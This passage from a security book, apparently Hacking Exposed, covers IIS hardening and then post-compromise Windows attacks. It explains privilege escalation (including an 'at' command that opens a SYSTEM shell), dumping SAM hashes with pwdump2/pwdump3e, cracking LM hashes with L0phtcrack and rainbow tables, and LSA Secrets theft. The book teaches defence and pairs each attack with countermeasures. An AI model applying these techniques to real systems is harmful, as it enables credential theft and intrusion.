TIP Web Services security is discussed in its own chapter in *Hacking Exposed: Web Applications* (McGraw-Hill/Osborne, 2002).

Keep Up with Patches! OK, there's simply no excuse for having an unpatched IIS server sitting on the Internet today. Period. If you choose to challenge this mantra, have fun extracting the next few IIS worms from your servers again and again and again….

And yes, we recommend patching even if you've disabled functionality affected by a specific patch. Microsoft often makes quantum leaps with the release of service packs, and if you have not kept up with interim patches, you can find yourself out in the cold when the next greatest service pack comes along. Plus, you never know how the interaction of software components will play out—just because something is disabled doesn't mean that an intruder may not be able to exploit it if it sits somewhere on your disk. In any serious organization we've consulted for, the only real discussion about patch application revolves around *when*, not which.

We may be willing to cut a little slack on the when part, simply because Microsoft's existing toolset for patch deployment is fragmented and confusing. See the section "Keeping Up with Patches," later in this chapter, to see what your options are in this space.

Disable Unused ISAPI Extension and Filters! ISAPI extensions are the DLLs that handle requests for certain file types (for example, .printer or .idq files). *Based on the history of IIS vulnerabilities related to problematic ISAPI extensions, this is the most important step you can take toward making your IIS deployments more secure.*

You can control which extensions are loaded when IIS starts using the IIS Admin tool (%systemroot%\system32\inetsrv\iis.msc). Right-click the computer you want to administer, select Properties | Master Properties | WWW Service | Edit | Properties of the Default Web Site | Home Directory | Application Settings | Configuration | App Mappings, and then remove the mapping for .htr to ism.dll, as shown in Figure 4-6.

To give a couple relevant examples of the many problems this single step can ward off, consider that all of the serious IIS buffer overflows to date could be completely avoided if the vulnerable ISAPIs were unmapped.




Figure 4-6 To prevent the .printer buffer overflow exploit and many like it that rely on built-in ISAPI extensions, simply remove the application mappings for the appropriate extension in the IIS Admin tool.

You should also strongly consider unloading unused ISAPI *filters* as well. ISAPI filters parse every IIS request rather than just those with appropriate extensions. Although there have been far fewer problems with ISAPI filters than with extensions, better safe than sorry. To disable ISAPI filters in Windows 2000 and above, open the IIS Admin tool, right-click the computer you want to administer, select Properties | Master Properties | WWW Service | Edit | ISAPI Filters, and remove any filters you don't need, as shown in Figure 4-7. You'll have to evaluate which of the filters you need, but we recommend at least disabling the FrontPage Server Extensions filter (fpexedll.dll) if you are not using it.

TIP What's the difference between ISAPI extensions and filters? Extensions handle only those requests for matching file types (for example, .printer or .idq files), whereas filters intercept *all* inbound IIS requests.

No Sensitive Data in Source Code In the past, IIS has suffered from information disclosure issues such as ::$DATA and +.htr that could lead to serious compromise (see Chapter 12 for more information about these vulnerabilities). Yes, problems like that should be




Figure 4-7 Removing the FrontPage Server Extensions ISAPI filter from IIS 5 and later

patched and otherwise addressed using configuration best practices outlined earlier, but you can make a sure bet that there will be future exploits that circumvent the latest and greatest patches and configurations. Therefore, the only sure way to prevent such information from being disclosed is to make sure it's not available in the first place!

Far and away the biggest offender in this space is the storage of SQL Server credentials in ASP scripts, as you saw in our example of the +.htr exploit. There are a number of ways to avoid this—primarily the use of SQL integrated authentication so that the credentials don't need to be stored in script.

TIP See *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003) for an entire chapter on SQL Server security best practices.

Another fruitful source of inappropriately disclosed information is so-called *include files* that support ASP scripts. A simple trick to help prevent disclosure of include files, which usually carry the extension .inc, is to rename them with the .asp extension. This hands them to the Asp.DLL ISAPI extension rather than rendering them as plaintext in the client browser. Make sure to rename all references to the new file names in your ASP scripts and related files.

Deploy Virtual Roots on Separate Volume Directory traversal attacks like the Unicode and Double Decode (see Chapter 12) are among the first tricks that any half-intelligent attacker will attempt on your website, so make sure that such attempts to escape from virtual root directories do not allow intruders to find sensitive tools or data. These are sometimes also called "dot-dot-slash" attacks, after the standard syntax for navigating up one directory in a hierarchical file system. Typically, directory traversal attacks cannot navigate from one volume to another (for example, jump across Windows drive letters), so if you install your vroots on a separate volume, these attacks cannot wander, say, into the system directory and execute the command shell (cmd.exe). Attempts to execute cmd.exe via directory traversal on IIS has been tried so many times at this point, it's reached script-kiddie status.

Also make sure to avoid installing powerful administrative tools on the vroot volume; otherwise, you may wind up in the same situation. Also, if you plan to move existing vroots to a separate drive, remember to use a tool such as the Resource Kit's robocopy that can preserve NTFS ACLs—using the standard Windows copy between volumes will change ACLs to "Everyone: Full Control" by default!

Use NTFS While we're on the topic of NTFS, allow us to insert a healthy reminder that *all IIS security depends on NTFS permissions*. Make sure you have carefully considered each and every ACL under all your vroots to ensure that appropriate access is granted. Do not use FAT partitions for web servers. FAT offers zero security and will leave your server wide open.

TIP We recommend setting %systemdrive% (for example, C:\) permissions to Administrators: Full Control, System: Full Control, and Authenticated Users: Read and Execute, List Folder Contents, and Read. Also, for a list of permissions that should be assigned to powerful utilities in the system folder, see http://www.microsoft.com/resources/documentation/iis/6/all/proddocs/en-us/sec_acc_ntfspermovr.mspx.

Disable Unnecessary Services As we've advertised many times throughout this book, the shortest route to a more secure system is to disable functionality, especially when it's functionality that's available remotely over the network. Some important services to consider when hardening IIS include the standard Windows services (SMB, Alerter, Messenger, and so on), IIS-related services (W3SVC, FTP, SMTP, and NNTP), Index Server, and any other outliers such as FrontPage Server Extensions Visual Studio RAD support (a rarely installed optional component of Windows 2000 that was the target of a nasty buffer overflow in 2001, which is why we mention it here).

Other IIS Security Resources Microsoft has long maintained various IIS security checklists, all of which are cataloged at http://www.microsoft.com/technet/security/prodtech/iis/default.mspx. One of the best resources is the "Secure Internet Information Services 5 Checklist," by Michael Howard. Although the information is somewhat dated as of this writing, it includes several other countermeasures of note in addition to the most important ones listed here.

Consider IIS Lockdown and URLScan We also strongly encourage readers to deploy the IIS Lockdown tool on all IIS servers. The IIS Lockdown tool is a wizard that walks administrators through the process of hardening IIS on a system. One of its key features is called URLScan, which is an installable ISAPI filter that scans all incoming IIS requests and rejects malicious attacks based on a configuration file set by the administrator. Properly configured, URLScan can stop all the IIS attacks listed in this book cold.

TIP IIS6 implements much of the IIS Lockdown and URLScan functionality by default; see http://www.microsoft.com/windowsserver2003/community/centers/iis/iis6_faq.mspx and http://www.microsoft.com/technet/security/tools/urlscan.mspx.

Enable Logging At some point in its duty cycle, a web server will get compromised. Having information about the inevitable attack after the fact is critical. Make sure that IIS is configured to log requests in the W3C Extended logging format and that you are recording client IP address, username, method, URI stem, HTTP status, Win32 status, and user agent (optionally, also grab server IP address and server port if you have multiple IIS servers on a single computer).

TIP Don't forget the Event Logs, which often record events that don't appear in the IIS logs, such as sudden service interruption (for example, by a buffer overflow attack).

Tighten Web App Security, Too! Last but not least, it's important to note that all of the countermeasures in this section relate solely to IIS and cover very little about the application logic running on top of the server. So important and robust is the information necessary to securing web applications that we've written an entire book on the topic: *Hacking Exposed: Web Applications* (McGraw-Hill/Osborne, 2002). Check it out.

AUTHENTICATED ATTACKS

So far we've illustrated the most commonly used tools and techniques for obtaining some level of access to a Windows system. These mechanisms typically result in varying degrees of privilege on the target system, from Guest to SYSTEM. Regardless of the degree of privilege attained, however, the first conquest in any Windows environment is typically only the beginning of a much longer campaign. This section details how the rest of the war is waged once the first system falls, and the initial battle is won.

Privilege Escalation

Once attackers have obtained a user account on a Windows system, they will set their eyes immediately on obtaining Administrator- or SYSTEM-equivalent privileges. One of the all-time greatest hacks of Windows was the so-called *getadmin* family of exploits (see http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231). getadmin was the first serious *privilege escalation* attack against Windows NT4, and although that specific attack has been patched (post NT4 SP3), the basic technique by which it works, *DLL injection*, lives on and is still used effectively today against Windows 2000 and beyond in other tools that we'll discuss later in this chapter.

The power of getadmin was muted somewhat by the fact that it must be run locally on the target system, as are most privilege-escalation attacks. Because most users cannot log on locally to a Windows server by default, it is really only useful to rogue members of the various built-in Operators groups (Account, Backup, Server, and so on) and the default Internet server account, IUSR_*machinename*, who have this privilege. If malicious individuals have this degree of privilege on your server already, getadmin isn't going to make things much worse. They already have access to just about anything else they'd want.

Unfortunately, more recent versions of Windows have not proven more robust than past iterations when it comes to resisting privilege-escalation attacks. Some of the most serious historical examples include the following:

- **Sechole** Released soon after getadmin, the Sechole tool exploited weak NT4 access check on granting debug rights to users, allowing them to escalate to Administrator-equivalent status. See http://support.microsoft.com/?kbid=190288.
- **Spoofing Local Procedure Call (LPC) port requests** Identified by the Razor team at Bindview (http://razor.bindview.com), the exploit for this NT4 issue,

hk.exe, permitted interactively logged-on users to gain Administrator-equivalent privileges. See Microsoft security bulletin MS00-003.

- **Named pipes prediction** This Windows 2000 vulnerability, posted by Mike Schiffman to Bugtraq (ID 1535), allowed an interactively logged-on user to control a named pipe instance to elevate privileges to the almighty SYSTEM context. The most widely publicized exploit was called PipeUpAdmin by maceo. See bulletin MS00-053.
- **Network Dynamic Data Exchange service (NetDDE)** Dildog (then of @stake) discovered this vulnerability in Windows 2000 that elevated privileges to SYSTEM level using a tool called netddemsg. See bulletin MS01-007.
- **Windows debugger exploits** The most infamous of these was the Debploit tool, from Radim Picha (a.k.a. EliCZ), based on Windows Session Manager debugging features in Windows NT 4 and Windows 2000. There was also a kernel-debugging exploit called xdebug that affected Windows NT4, 2000, and XP. See bulletins MS02-024 and MS03-013.

Even though these vulnerabilities and related exploits are patched, they illustrate that Microsoft has had a difficult time preventing interactively logged-on accounts from escalating privileges. Even worse, interactive logon has become much more widespread as Windows Terminal Server has assumed the mantle of remote management and distributed processing workhorse. Finally, it is important to consider that the most important vector for privilege escalation for Internet client systems is web browsing and email processing, but we'll cover that topic in much more detail in Chapter 13.

NOTE We'll also discuss the classic supra-system privilege escalation exploit LSADump later in this chapter.

Finally, we should note that obtaining Administrator status is not technically the highest privilege one can obtain on a Windows machine. The SYSTEM account (also known as the Local System, or NT AUTHORITY\SYSTEM account) actually accrues more privilege than Administrator. However, there are a few common tricks to allow administrators to attain SYSTEM privileges quite easily. One is to open a command shell using the Windows Scheduler service as follows:

```
C:\>at 14:53 /INTERACTIVE cmd.exe
```


Or you could use the free psexec tool from Sysinternals.com, which will even allow you to run as SYSTEM remotely.

Preventing Privilege Escalation

First of all, maintain appropriate patch levels for your Windows systems. Exploits like getadmin and PipeUpAdmin take advantage of flaws in the core OS, and won't be completely mitigated until those flaws are fixed at the code level. In our discussion of each of the privilege escalation vulnerabilities, we've listed all relevant Microsoft security bulletins.

Of course, interactive logon privileges should be severely restricted for any system that houses sensitive data, because exploits such as these become much easier once this critical foothold is gained. To check interactive logon rights under Windows 2000 and later, run the Security Policy applet (either Local or Group), find the Local Policies\User Rights Assignment node, and check how the Log On Locally right is populated.

New in Windows 2000 and later, many such privileges now have counterparts that allow specific groups or users to be *excluded* from rights. In this example, you could use the Deny Logon Locally right, as shown here:



Pilfering

Once Administrator-equivalent status has been obtained, attackers typically shift their attention to grabbing as much information as possible that can be leveraged for further system conquests. We call this process *pilfering*.

"What's the point of reading on if someone has already gained Administrator on my machine?" you may be asking. Unless you feel like wiping your precious server clean and reinstalling from original media, you'll have to try and identify what specifically has been compromised. More important, attackers with Administrator-equivalent credentials may have only happened upon a minor player in the overall structure of your network and may wish to install additional tools to spread their influence. Stopping intruders at this juncture is possible and critical. This section details some key tools and techniques deployed in this very important endgame played by malicious hackers.

Grabbing the Password Hashes

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

Having gained Administrator equivalence, attackers will most likely make a beeline to the system password hashes. These are stored in the Windows Security Accounts Manager (SAM) under NT4 and earlier, and in the Active Directory on Windows 2000 and greater domain controllers (DCs). The SAM contains the usernames and hashed passwords of all users on the local system, or the domain if the machine in question is a domain controller. It is the *coup de grace* of Windows system hacking, the counterpart of the /etc/passwd file from the UNIX world. Even if the SAM in question comes from a stand-alone Windows system, chances are that cracking it will reveal credentials that grant access to a domain controller thanks to the widespread reuse of passwords by typical users. Thus, cracking the SAM is also one of the most powerful tools for privilege escalation and trust exploitation.

Obtaining the Hashes The first step in any password-cracking exercise is to obtain the password hashes. Depending on the version of Windows in play, this can be achieved in a number of ways.

NT4 and earlier stores password hashes in a file called (would you believe it?) "SAM" in the %systemroot%\system32\config directory, which is locked as long as the OS is running. The SAM file is one of the five major hives of the Windows Registry, representing the physical storehouse of the data specified in the Registry key HKEY_LOCAL_MACHINE\SAM. This key is not available for casual perusal, even by the Administrator account (however, with a bit of trickery and the Scheduler service, it can be done). The one exception to this rule is on Windows 2000 and greater domain controllers, where password hashes are kept in the Active Directory (%windir%\WindowsDS\ntds.dit). With the default set of installed objects, this file approaches 10MB, and it is in a cryptic format, so attackers are unlikely to remove it for offline analysis. On non–domain controllers, the SAM file is still stored pretty much as it was under NT4.

Now that we know where the goodies are stored, how do we get at them? There are four basic ways of getting at the Windows password hashes:

- Boot the target system to an alternate OS and copy the file containing password hashes to removable media.
- Copy the backup of the SAM file created by the Repair Disk Utility.
- Sniff Windows authentication exchanges.
- Extract the password hashes programmatically from the SAM or Active Directory.

Booting to DOS and grabbing the SAM is possible—even against NTFS—by using the venerable NTFSDOS utility from http://www.sysinternals.com. We also recommend the Microsoft Windows Preinstallation Environment (WinPE), if it is available to your organization by terms of Microsoft's licensing (see http://www.microsoft.com/licensing/programs/sa/support/winpe.mspx). WinPE allows you to boot to an XP-like environment from a CD-ROM.

The backup NT4 SAM file can be found in \%systemroot%\repair\SAM._, and this file contains all the user hashes current to the last usage of the Repair Disk Utility (rdisk). In Windows 2000 and greater, the Microsoft Backup application (ntbackup.exe) takes over the Create Emergency Repair Disk function, and password hashes are backed up to the %windir%\repair\RegBack folder. Attacks against this backup SAM are useless because this file is SYSKEY-ed, and mechanisms for decrypting a SYSKEY-ed file (as opposed to pwdump2-ing a live SAM) have not been released into the wild.

We covered sniffing Windows authentication in "Eavesdropping on Network Password Exchange" earlier in this chapter, so that leaves only extracting the password hashes directly from the SAM or Active Directory, which we talk about next.

Extracting the Hashes with pwdumpX With Administrator access, password hashes can easily be dumped directly from the Registry into a UNIX /etc/passwd–like format. The original utility for accomplishing this is called pwdump, from Jeremy Allison. Source code and Windows binaries can be found in many Internet archives. Newer versions of L0phtcrack have a built-in pwdump-like feature. However, neither pwdump nor L0phtcrack's utility can circumvent the SYSKEY-enhanced SAM file-encryption feature that appeared in NT4 Service Pack 2 (see "Password-Cracking Countermeasures," a bit later in this chapter). SYSKEY is now the default configuration for Windows 2000 (see Microsoft KB Article Q143475 for more information about SYSKEY). Therefore, the pwdump tool cannot properly extract password hashes from the Registry on out-of-the-box Windows 2000 server products. A more powerful tool is required to perform this task.

A meaner version of pwdump, written by Todd Sabin, called pwdump2 and available from http://razor.bindview.com, circumvents SYSKEY. Basically, pwdump2 uses DLL injection (see the previous discussion on the getadmin exploit) to load its own code into the process space of another, highly privileged process. Once loaded into the highly privileged process, the rogue code is free to make an internal API call that accesses the SYSKEY-encrypted passwords—without having to decrypt them.

Unlike pwdump, pwdump2 must be launched interactively. Administrator privilege is still required, and the samdump.dll library must be available (it comes with pwdump2).

The privileged process targeted by pwdump2 is lsass.exe, the Local Security Authority Subsystem (LSASS). The utility injects its own code into LSASS's address space and user context. An updated pwdump2 performs enumeration of the LSASS PID automatically, so manual enumeration of the LSASS process ID (PID) is unnecessary (if your version of pwdump asks you to do this, you've got an outdated copy). Furthermore, the updated version of pwdump2 is required to dump hashes locally from domain controllers because they rely on Active Directory to store password hashes rather than the traditional SAM.

ebusiness technology, inc., released pwdump3e (http://www.securityfocus.com/tools/1964), a modified version of Todd Sabin's original pwdump2 tool. pwdump3e installs the samdump DLL as a service in order to extract hashes remotely via SMB (TCP 139 or 445). pwdump3e will not work against the local system.

NOTE L0phtcrack version 4 is now capable of extracting hashes from SYSKEY-ed SAMs and the Active Directory but still works only remotely on non-SYSKEY-ed systems.

pwdumpX Countermeasures

As long as DLL injection still works on Windows, there is no defense against pwdump2 or pwdump3e. Take some solace that pwdumpX requires Administrator-equivalent privileges to run. If attackers have already gained this advantage, there is little else they can accomplish on the local system that they probably haven't already done (using captured password hashes to attack trusted systems is another matter, however, as you will see next).

Cracking Passwords

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

So now our intrepid intruder has your password hashes in his grimy little hands. But wait a sec—all those crypto books we've read remind us that hashing is the process of *one-way* encipherment. If these password hashes were created with any halfway-decent algorithm, it should be impossible to derive the cleartext passwords from them.

Alas, in a key concession to backward compatibility, Microsoft hamstrung the security of password hashes by using a hashing algorithm left over from Windows's IBM LAN Manager roots. Although the newer and stronger NTLM algorithm has been available for years, the operating system continues to store the older LanMan (LM) hash along with the new to maintain compatibility with Windows 9*x* and Windows for Workgroups clients. The LM hash is still stored by default on Windows 2000 and greater to provide backward compatibility with non–Windows clients. The weaker LM hashing algorithm has been reverse-engineered and thus serves as the Achilles heel that allows cleartext passwords to be derived from password hashes fairly trivially in most instances, depending on the password composition. The process of deriving the cleartext passwords from hashes is called *password cracking*, or often just *cracking*.

Password cracking may seem like black magic, but in reality it is little more than fast, sophisticated password guessing. Once the hashing algorithm is known, it can be used to compute the hash for a list of possible password values (say, all the words in the English

dictionary) and compare the results with a user's actual hashed password. If a match is found, the password has successfully been guessed, or "cracked." This process is usually performed offline against captured password hashes so that account lockout is not an issue and guessing can continue indefinitely. Bulk enciphering is quite processor intensive, but as we've discussed, known weaknesses such as the LanMan hashing algorithm significantly speed up this process for most passwords. Therefore, revealing the passwords is simply a matter of CPU time and dictionary size.

In fact, you've already seen in this chapter one of the most popular tools for cracking SAM files to reveal the passwords: L0phtcrack, which is advertised as having cracked 90 percent of passwords at a large technology company with a robust password policy within 48 hours on a Pentium II/300. The graphical version of L0phtcrack is available from @stake at http://www.atstake.com/research/lc/index.html starting at $650 for the Professional version, with the fewest features. A command-line–only version is available for free. L0phtcrack version 5 is the latest incarnation of the password-cracking tool as of this writing, although some of our comments below will refer to version 4 due to similarities between the two.

As we've discussed, L0phtcrack can import the SAM data from many sources: from the local Registry, a remote Registry (if not SYSKEY-ed), raw SAM files, NT4 sam._ backup files, by sniffing password hashes off the network, from L0phtcrack files (.lc and .lcs), and from pwdumpX output files.

Once you've imported the hashes, you need to select session options under the Session | Session Options File menu. Here, you can select whether to perform a dictionary, brute-force, or hybrid crack, as shown in Figure 4-8.

The dictionary crack is the simplest of cracking approaches. It takes a list of terms and hashes them one by one, comparing them with the list of hashes as it goes. Although this comparison is very fast, it will find only those passwords that are contained in the dictionary supplied by the attacker.

TIP Don't use the dictionary of English words included with LC. We've found more than a few words lacking from this list. See http://coast.cs.purdue.edu/pub/dict for sample cracking dictionaries and wordlists.

Enabling Brute Force Crack specifies guessing random strings generated from the desired character set and can add considerable time to the cracking effort. L0phtcrack tries the dictionary words first, however, and crack efforts can be restarted later at the same point, so this is not really an issue. A happy medium between brute-force and dictionary cracking can be had with the Dictionary/Brute Hybrid Crack feature, which appends letters and numbers to dictionary words, a common technique among lazy users who choose "password123" for lack of a more imaginative combination.

Finally, in this window you can opt to perform a distributed crack, which sounds really fancy but actually amounts to LC4 dividing up the password hashes into as many files as you specify in the "Part X of X" windows at the bottom of Figure 4-8. You can then choose to distribute these files to different machines to be cracked independently.




Figure 4-8 L0phtcrack's session options selection window

Also under the Session menu, you may choose whether to attempt to crack the LM hash or the NTLM hash. Because LM hash cracking is so much faster, you should always try this first.

Once you've selected your options, simply choose Session | Begin Audit, and L0phtcrack sets to work. With most hashes we've harvested from large corporations in our consulting travels, null passwords and dictionary words are revealed instantly, as shown in the LM Password column in Figure 4-9. This illustration also highlights the ease with which LanMan hashes are guessed. They are the first to fall, rendering the stronger Windows hash algorithm ineffective. Even with those that are not guessed instantaneously, such as the passwords for the users "einhorn" and "finkle," the idiosyncrasies of the LanMan algorithm make it easy to guess the eighth and first seven characters of the passwords, respectively. einhorn and finkle's passwords will likely fall with more intensive cracking (we've performed only a dictionary crack at this point in Figure 4-9).

Snapshots of password-cracking efforts are saved as files with an .lcs extension, so L0phtcrack can be stopped and restarted again at the same point later using the File | Open Session option.




Figure 4-9 L0phtcrack at work cracking passwords. The weaker LanMan passwords are more easily guessed, eliminating the need to guess the more heavily enciphered NTLM passwords.

The graphical L0phtcrack is the best Windows password file cracking tool on the market in terms of raw power and ease of use, but the simple graphical interface has one disadvantage: It can't be scripted. An outdated command-line version of L0phtcrack (version 1.5) is available within the source code distribution on L0pht's site (it's called lc_cli.exe), but other powerful command-line crackers are available. Our favorite is John the Ripper, a dictionary-only cracker written by Solar Designer and available at http://www.openwall.com/john. It is a command-line tool designed to crack both UNIX and Windows LanMan passwords. Besides being cross-platform compatible and capable of cracking several different encryption algorithms, John is also extremely fast and free. Its many options steepen the learning curve compared with L0phtcrack, however. Additionally, because John cracks only LanMan hashes, the resulting passwords are case insensitive and may not represent the real mixed-case passwords.

More recently, cracking has evolved toward the use of precomputed hash tables to greatly reduce the time necessary to generate hashes for comparison. More specifically, in 2003, Philippe Oechslin published a paper (leveraging work from 1980 by Hellman and improved upon by legendary cryptographer Rivest in 1982) that described a crypt-analytic time-memory trade-off technique that allowed him to crack 99.9 percent of all alphanumerical LanManager passwords hashes (2^37) in 13.6 seconds. Project Rainbow crack was one of the first tools to implement such an approach (see http://www.antsight.com/zsl/rainbowcrack), and now L0phtcrack version 5 supports precomputed hash tables as well. If you really want to save time, you can also purchase a precomputed LanManager hash table covering the alphanumeric-symbol 14-space from Project Rainbow crack for $120, and the 24GB of data will be mailed to you via FedEx on six DVDs.

Password-Cracking Countermeasures

The best defense against password cracking is decidedly nontechnical, but nevertheless is probably the most difficult to implement: picking good passwords. Picking dictionary words or writing passwords under keyboards on a sticky note will forever be the bane of administrators, but perhaps the following explanation of some of the inherent weaknesses in Windows's password-obfuscation algorithms will light some fires under the toes of your user community.

We've previously discussed Windows' reliance on two separately hashed versions of a user's password—the LanMan version (LM hash) and the Windows version (Windows hash), both of which are stored in the SAM. As we will explain, the LM hash is created by a technique that is inherently flawed. (Don't blame Microsoft for this one—the LanMan algorithm was first developed by IBM.)

The most critical weakness of the LM hash is its separation of passwords into two seven-character halves. Thus, an eight-character password can be interpreted as a seven-character password and a one-character password. Tools such as L0phtcrack take advantage of this weak design to simultaneously crack both halves as if they were separate passwords. Let's take, for example, a 12-character Passfilt-compliant password, 123456Qwerty. When this password is encrypted with the LanMan algorithm, it is first converted to all uppercase characters: 123456QWERTY. The password is then padded with null (blank) characters to make it 14 characters in length "123456QWERTY--." Before encrypting this password, the 14-character string is split in half—leaving 123456Q and WERTY--. Each string is then individually encrypted, and the results are concatenated. The encrypted value for 123456Q is 6BF11E04AFAB197F, and the value for WERTY-- is 1E9FFDCC75575B15. The concatenated hash becomes 6BF11E04AFAB197 F1E9FFDCC75575B15.

The first half of the hash contains a mix of alphanumeric characters—it may take up to 24 hours to decrypt this half of the password using the Brute Force Attack option of L0phtcrack (depending on the computer processor used). The second half of the hash contains only five alpha characters and can be cracked in fewer than 60 seconds on a Pentium-class machine.

As each password half is cracked, it is displayed by L0phtcrack. With this, it is now possible to make some educated guesses as to the first half of the password: the WERTY pattern that emerges suggests that the user has selected a password made up of consecutive keys on the keyboard. Following this thought leads us to consider other possible consecutive-key password choices such as QWERTYQWERTY, POIUYTQWERTY, ASDFGHQWERTY, YTREWQQWERTY, and finally, 123456QWERTY. These words can be keyed to a custom dictionary for use by L0phtcrack, and a new cracking session can be started using the custom dictionary.

This exercise shows how a seemingly tough password can be guessed in relatively short order using clues from the easily cracked second half of the LM hash. Therefore, a 12- or 13-character password is generally less secure than a seven-character password because it may contain clues that will aid attackers in guessing the first half of the password (as in our example). An eight-character password does not give up as much information; however, it is still potentially less secure than a seven-character password.

To ensure password composition that does not fall prey to this kind of attack, choose passwords that are exactly seven or 14 characters in length. (A 14-character password minimum length may cause users to write down their passwords; therefore, a seven-character length may be more appropriate.)

To really confound L0pht-happy crackers, place a nonprintable ASCII character in each half of the password. Nonprintable ASCII characters such as (NUM LOCK) ALT-255 or (NUM LOCK) ALT-129 do not appear while being viewed with L0phtcrack. Of course, day-to-day login with these passwords can be somewhat cumbersome because of the additional keystrokes and is probably not worthwhile for nonprivileged users. Administrative accounts and service accounts that log under the context of user's accounts are a different matter, however. For them, use of nonprintable ASCII characters should be standard.

Don't forget to enforce minimum password-complexity requirements with Passfilt, as discussed in "Password-Guessing Countermeasures," earlier in this chapter.

TIP In Windows XP and Windows Server 2003, storage of the LM hash can be disabled using the Security Policy setting *Network Security: Do Not Store LAN Manager Hash Value On Next Passwords Change.* Although this setting may cause backward compatibility problems in mixed Windows environments, we strongly recommend it.

LSADump

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

The LSA Secrets feature is one of the most insidious examples of the danger of leaving logon credentials for external systems unencrypted. Windows does keep such credentials around, along with some other juicy data. This sensitive information is stored in a trove called the Local Security Authority (LSA) Secrets, available under the Registry subkey of HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets. The LSA Secrets include the following items:

- Service account passwords in *plaintext.* Service accounts are required by software that must log in under the context of a local user to perform tasks, such as backups. They are typically accounts that exist in external domains and, when revealed by a compromised system, can provide a way for the attacker to log in directly to the external domain.
- Cached password hashes of the last ten users to log on to a machine.
